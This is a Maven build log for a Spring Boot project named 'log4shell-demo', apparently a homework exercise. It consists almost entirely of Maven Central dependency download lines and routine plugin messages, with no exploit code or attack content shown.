**Downloaded from central: https://repo.maven.apache.org/maven2/org/hamcrest/hamcrest-parent/1.3/hamcrest-parent-1.3.pom (2.0 kB at 99 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.0.4/plexus-utils-1.0.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.0.4/plexus-utils-1.0.4.pom (6.9 kB at 274 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1-alpha-2/classworlds-1.1-alpha-2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1-alpha-2/classworlds-1.1-alpha-2.pom (3.1 kB at 130 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/3.0/maven-reporting-api-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/3.0/maven-reporting-api-3.0.pom (2.4 kB at 103 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/15/maven-shared-components-15.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/15/maven-shared-components-15.pom (9.3 kB at 406 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/16/maven-parent-16.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/16/maven-parent-16.pom (23 kB at 1.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/7/apache-7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/7/apache-7.pom (14 kB at 577 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1/classworlds-1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1/classworlds-1.1.pom (3.3 kB at 151 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.2.1/maven-toolchain-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.2.1/maven-toolchain-2.2.1.pom (3.3 kB at 152 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M8/qdox-2.0-M8.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M8/qdox-2.0-M8.pom (16 kB at 587 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.22.2/maven-surefire-common-2.22.2.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.2.1/maven-plugin-api-2.2.1.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.5.2/maven-plugin-annotations-3.5.2.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.22.2/surefire-api-2.22.2.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-logger-api/2.22.2/surefire-logger-api-2.22.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.2.1/maven-plugin-api-2.2.1.jar (12 kB at 458 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.22.2/surefire-booter-2.22.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-logger-api/2.22.2/surefire-logger-api-2.22.2.jar (13 kB at 580 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.2.1/maven-artifact-2.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.5.2/maven-plugin-annotations-3.5.2.jar (14 kB at 528 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.15/plexus-utils-1.5.15.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.22.2/surefire-api-2.22.2.jar (186 kB at 4.9 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.2.1/maven-plugin-descriptor-2.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.2.1/maven-artifact-2.2.1.jar (80 kB at 1.5 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.0-alpha-9-stable-1/plexus-container-default-1.0-alpha-9-stable-1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.2.1/maven-plugin-descriptor-2.2.1.jar (39 kB at 702 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/junit/junit/4.12/junit-4.12.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.22.2/maven-surefire-common-2.22.2.jar (528 kB at 7.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/hamcrest/hamcrest-core/1.3/hamcrest-core-1.3.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.15/plexus-utils-1.5.15.jar (228 kB at 3.0 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.22.2/surefire-booter-2.22.2.jar (274 kB at 3.6 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.2.1/maven-project-2.2.1.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.2.1/maven-settings-2.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/hamcrest/hamcrest-core/1.3/hamcrest-core-1.3.jar (45 kB at 489 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.2.1/maven-profile-2.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.0-alpha-9-stable-1/plexus-container-default-1.0-alpha-9-stable-1.jar (194 kB at 2.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.2.1/maven-artifact-manager-2.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.2.1/maven-settings-2.2.1.jar (49 kB at 476 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/backport-util-concurrent/backport-util-concurrent/3.1/backport-util-concurrent-3.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.2.1/maven-profile-2.2.1.jar (35 kB at 316 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.2.1/maven-plugin-registry-2.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.2.1/maven-artifact-manager-2.2.1.jar (68 kB at 583 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/junit/junit/4.12/junit-4.12.jar (315 kB at 2.7 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.11/plexus-interpolation-1.11.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.2.1/maven-project-2.2.1.jar (156 kB at 1.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.2.1/maven-core-2.2.1.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.2.1/maven-model-2.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.2.1/maven-plugin-registry-2.2.1.jar (30 kB at 222 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.2.1/maven-plugin-parameter-documenter-2.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.2.1/maven-model-2.2.1.jar (88 kB at 604 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-jdk14/1.5.6/slf4j-jdk14-1.5.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.11/plexus-interpolation-1.11.jar (51 kB at 349 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.5.6/slf4j-api-1.5.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.2.1/maven-core-2.2.1.jar (178 kB at 1.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/jcl-over-slf4j/1.5.6/jcl-over-slf4j-1.5.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.2.1/maven-plugin-parameter-documenter-2.2.1.jar (22 kB at 142 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/3.0/maven-reporting-api-3.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/backport-util-concurrent/backport-util-concurrent/3.1/backport-util-concurrent-3.1.jar (332 kB at 2.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.2.1/maven-repository-metadata-2.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-jdk14/1.5.6/slf4j-jdk14-1.5.6.jar (8.8 kB at 54 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.2.1/maven-error-diagnostics-2.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/jcl-over-slf4j/1.5.6/jcl-over-slf4j-1.5.6.jar (17 kB at 100 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.2.1/maven-monitor-2.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.5.6/slf4j-api-1.5.6.jar (22 kB at 130 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1/classworlds-1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/3.0/maven-reporting-api-3.0.jar (11 kB at 63 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.2.1/maven-toolchain-2.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.2.1/maven-repository-metadata-2.2.1.jar (26 kB at 143 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M8/qdox-2.0-M8.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.2.1/maven-error-diagnostics-2.2.1.jar (13 kB at 70 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.2.1/maven-monitor-2.2.1.jar (10 kB at 56 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1/classworlds-1.1.jar (38 kB at 198 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.2.1/maven-toolchain-2.2.1.jar (38 kB at 192 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M8/qdox-2.0-M8.jar (316 kB at 1.5 MB/s)**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/file-management/3.0.0/file-management-3.0.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/file-management/3.0.0/file-management-3.0.0.pom (4.7 kB at 195 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/22/maven-shared-components-22.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/22/maven-shared-components-22.pom (5.1 kB at 232 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/27/maven-parent-27.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/27/maven-parent-27.pom (41 kB at 1.4 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/17/apache-17.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/17/apache-17.pom (16 kB at 803 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-io/3.0.0/maven-shared-io-3.0.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-io/3.0.0/maven-shared-io-3.0.0.pom (4.2 kB at 160 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-compat/3.0/maven-compat-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-compat/3.0/maven-compat-3.0.pom (4.0 kB at 149 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon-provider-api/1.0-beta-6/wagon-provider-api-1.0-beta-6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon-provider-api/1.0-beta-6/wagon-provider-api-1.0-beta-6.pom (1.8 kB at 70 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon/1.0-beta-6/wagon-1.0-beta-6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon/1.0-beta-6/wagon-1.0-beta-6.pom (12 kB at 619 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.4.2/plexus-utils-1.4.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.4.2/plexus-utils-1.4.2.pom (2.0 kB at 70 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon-provider-api/2.10/wagon-provider-api-2.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon-provider-api/2.10/wagon-provider-api-2.10.pom (1.7 kB at 82 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon/2.10/wagon-2.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon/2.10/wagon-2.10.pom (21 kB at 1.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/26/maven-parent-26.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/26/maven-parent-26.pom (40 kB at 1.7 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.15/plexus-utils-3.0.15.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.15/plexus-utils-3.0.15.pom (3.1 kB at 150 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.0.0/maven-shared-utils-3.0.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.0.0/maven-shared-utils-3.0.0.pom (5.6 kB at 254 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/21/maven-shared-components-21.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/21/maven-shared-components-21.pom (5.1 kB at 213 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/25/maven-parent-25.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/25/maven-parent-25.pom (37 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/15/apache-15.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/15/apache-15.pom (15 kB at 726 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.4/commons-io-2.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.4/commons-io-2.4.pom (10 kB at 462 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/25/commons-parent-25.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/25/commons-parent-25.pom (48 kB at 2.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/9/apache-9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/9/apache-9.pom (15 kB at 722 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/3.5.0/maven-archiver-3.5.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/3.5.0/maven-archiver-3.5.0.pom (4.5 kB at 178 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/33/maven-shared-components-33.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/33/maven-shared-components-33.pom (5.1 kB at 232 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/4.2.0/plexus-archiver-4.2.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/4.2.0/plexus-archiver-4.2.0.pom (4.8 kB at 210 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/3.2.0/plexus-io-3.2.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/3.2.0/plexus-io-3.2.0.pom (4.5 kB at 239 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.19/commons-compress-1.19.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.19/commons-compress-1.19.pom (18 kB at 868 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/48/commons-parent-48.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/48/commons-parent-48.pom (72 kB at 3.4 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/iq80/snappy/snappy/0.4/snappy-0.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/iq80/snappy/snappy/0.4/snappy-0.4.pom (15 kB at 632 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/tukaani/xz/1.8/xz-1.8.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/tukaani/xz/1.8/xz-1.8.pom (1.9 kB at 100 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.25/plexus-interpolation-1.25.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.25/plexus-interpolation-1.25.pom (2.6 kB at 132 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/4.2.1/plexus-archiver-4.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/4.2.1/plexus-archiver-4.2.1.pom (4.8 kB at 193 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/file-management/3.0.0/file-management-3.0.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-io/3.0.0/maven-shared-io-3.0.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-compat/3.0/maven-compat-3.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon-provider-api/2.10/wagon-provider-api-2.10.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/3.5.0/maven-archiver-3.5.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/file-management/3.0.0/file-management-3.0.0.jar (35 kB at 1.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/4.2.1/plexus-archiver-4.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/3.5.0/maven-archiver-3.5.0.jar (26 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/3.2.0/plexus-io-3.2.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-io/3.0.0/maven-shared-io-3.0.0.jar (41 kB at 964 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.19/commons-compress-1.19.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon-provider-api/2.10/wagon-provider-api-2.10.jar (54 kB at 1.9 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/iq80/snappy/snappy/0.4/snappy-0.4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/3.2.0/plexus-io-3.2.0.jar (76 kB at 1.6 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/tukaani/xz/1.8/xz-1.8.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/iq80/snappy/snappy/0.4/snappy-0.4.jar (58 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.3.0/plexus-utils-3.3.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/4.2.1/plexus-archiver-4.2.1.jar (196 kB at 3.6 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-compat/3.0/maven-compat-3.0.jar (285 kB at 4.5 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/tukaani/xz/1.8/xz-1.8.jar (109 kB at 1.5 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.3.0/plexus-utils-3.3.0.jar (263 kB at 3.1 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.19/commons-compress-1.19.jar (615 kB at 6.5 MB/s)**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-buildpack-platform/2.5.5/spring-boot-buildpack-platform-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-buildpack-platform/2.5.5/spring-boot-buildpack-platform-2.5.5.pom (3.2 kB at 107 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna-platform/5.7.0/jna-platform-5.7.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna-platform/5.7.0/jna-platform-5.7.0.pom (1.8 kB at 78 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna/5.7.0/jna-5.7.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna/5.7.0/jna-5.7.0.pom (1.6 kB at 75 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.20/commons-compress-1.20.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.20/commons-compress-1.20.pom (18 kB at 830 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpclient/4.5.13/httpclient-4.5.13.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpclient/4.5.13/httpclient-4.5.13.pom (6.6 kB at 348 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcomponents-client/4.5.13/httpcomponents-client-4.5.13.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcomponents-client/4.5.13/httpcomponents-client-4.5.13.pom (16 kB at 819 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcomponents-parent/11/httpcomponents-parent-11.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcomponents-parent/11/httpcomponents-parent-11.pom (35 kB at 1.7 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcore/4.4.13/httpcore-4.4.13.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcore/4.4.13/httpcore-4.4.13.pom (5.0 kB at 226 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcomponents-core/4.4.13/httpcomponents-core-4.4.13.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcomponents-core/4.4.13/httpcomponents-core-4.4.13.pom (13 kB at 527 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging/1.2/commons-logging-1.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging/1.2/commons-logging-1.2.pom (19 kB at 915 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/34/commons-parent-34.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/34/commons-parent-34.pom (56 kB at 2.7 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.pom (14 kB at 635 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/tomlj/tomlj/1.0.0/tomlj-1.0.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/tomlj/tomlj/1.0.0/tomlj-1.0.0.pom (2.8 kB at 128 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-runtime/4.7.2/antlr4-runtime-4.7.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-runtime/4.7.2/antlr4-runtime-4.7.2.pom (3.6 kB at 172 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-master/4.7.2/antlr4-master-4.7.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-master/4.7.2/antlr4-master-4.7.2.pom (4.4 kB at 200 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/3.0.2/jsr305-3.0.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/3.0.2/jsr305-3.0.2.pom (4.3 kB at 186 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-loader-tools/2.5.5/spring-boot-loader-tools-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-loader-tools/2.5.5/spring-boot-loader-tools-2.5.5.pom (2.3 kB at 84 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.2.0/maven-common-artifact-filters-3.2.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.2.0/maven-common-artifact-filters-3.2.0.pom (6.9 kB at 302 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.1/maven-artifact-3.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.1/maven-artifact-3.1.1.pom (2.0 kB at 86 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.1.1/maven-3.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.1.1/maven-3.1.1.pom (22 kB at 850 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.1/maven-model-3.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.1/maven-model-3.1.1.pom (4.1 kB at 166 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.1/maven-core-3.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.1/maven-core-3.1.1.pom (7.3 kB at 269 kB/s)**

